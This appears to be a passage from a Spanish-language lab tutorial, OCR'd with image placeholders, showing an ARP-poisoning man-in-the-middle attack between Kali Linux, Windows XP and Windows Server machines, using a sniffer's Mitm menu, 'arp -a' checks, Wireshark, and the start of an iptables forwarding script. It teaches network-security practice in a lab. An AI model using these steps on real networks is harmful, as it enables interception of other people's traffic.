
Ahora vamos a realizar un envenenamiento del protocolo ARP para que las víctimas se crean que soy la otra máquina de su red y me manden a mí su tráfico. Damos al menú Mitm y a Arp poisoning.



Nos saldrá la siguiente pantalla, marcamos la opción Sniff remote connections y aceptamos.




Ahora dejamos nuestro sniffer esnifando el tráfico. Damos a Start y a Start sniffing.




Vamos al XP y ejecutamos el comando arp –a para ver que esté correcto. Esto se hace en Inicio, Ejecutar y escribimos CMD. Nos saldrá la pantalla negra o consola donde vemos la diferencia del uso del comando arp –a antes y después del envenenamiento. La dirección IP acabada en 21 es la atacante, en este caso la Kali Linux. En la primera ejecución vemos que el Kali y el Windows Server tienen diferentes IP y diferentes direcciones MAC. Tras la ejecución del mismo comando tras el envenenamiento ARP, vemos que el Windows XP cree que el Windows Server tiene la dirección MAC del Kali :)

Con esto hacemos que el tráfico dirigido al servidor, o router si fuese el caso, pase por nosotros.




Si vamos al Windows Server y ejecutamos el mismo comando, comprobaremos que todas las MAC serán las del Kali también tras el envenenamiento ARP, en este caso la del Windows XP.

La que muestra con otra MAC es de una tarjeta de conexión a internet, que no necesitamos envenenar, ya que sólo queremos capturar el tráfico entre ambas máquinas.



Vamos ahora al Wireshark y lo ponemos a esnifar.

Lanzamos un ping desde la terminal del Windows XP al Servidor de Windows (comando: ping 192.168.20.31). Vemos como las IP que aparecen sólo son del XP y el Servidor, no aparece el atacante por ningún lado.




Ahora vamos a crear un archivo iptable.sh en la carpeta home o personal del root para permitir que todo el tráfico pase por el Kali, para eso creamos unas rutas en el iptable o firewall por defecto del Kali Linux. Esto también se puede hacer con el comando **nano iptables.sh**

Le copiamos lo siguiente dentro del archivo iptables.sh que hemos creado. Podemos hacerlo por entorno gráfico o desde línea de comandos con un editor, por


ejemplo el Nano con el comando sudo nano iptables.sh desde el directorio donde deseemos crearlo.

Le cambiamos los permisos al archivo creado para evitar problemas desde la terminal de comandos del Kali.

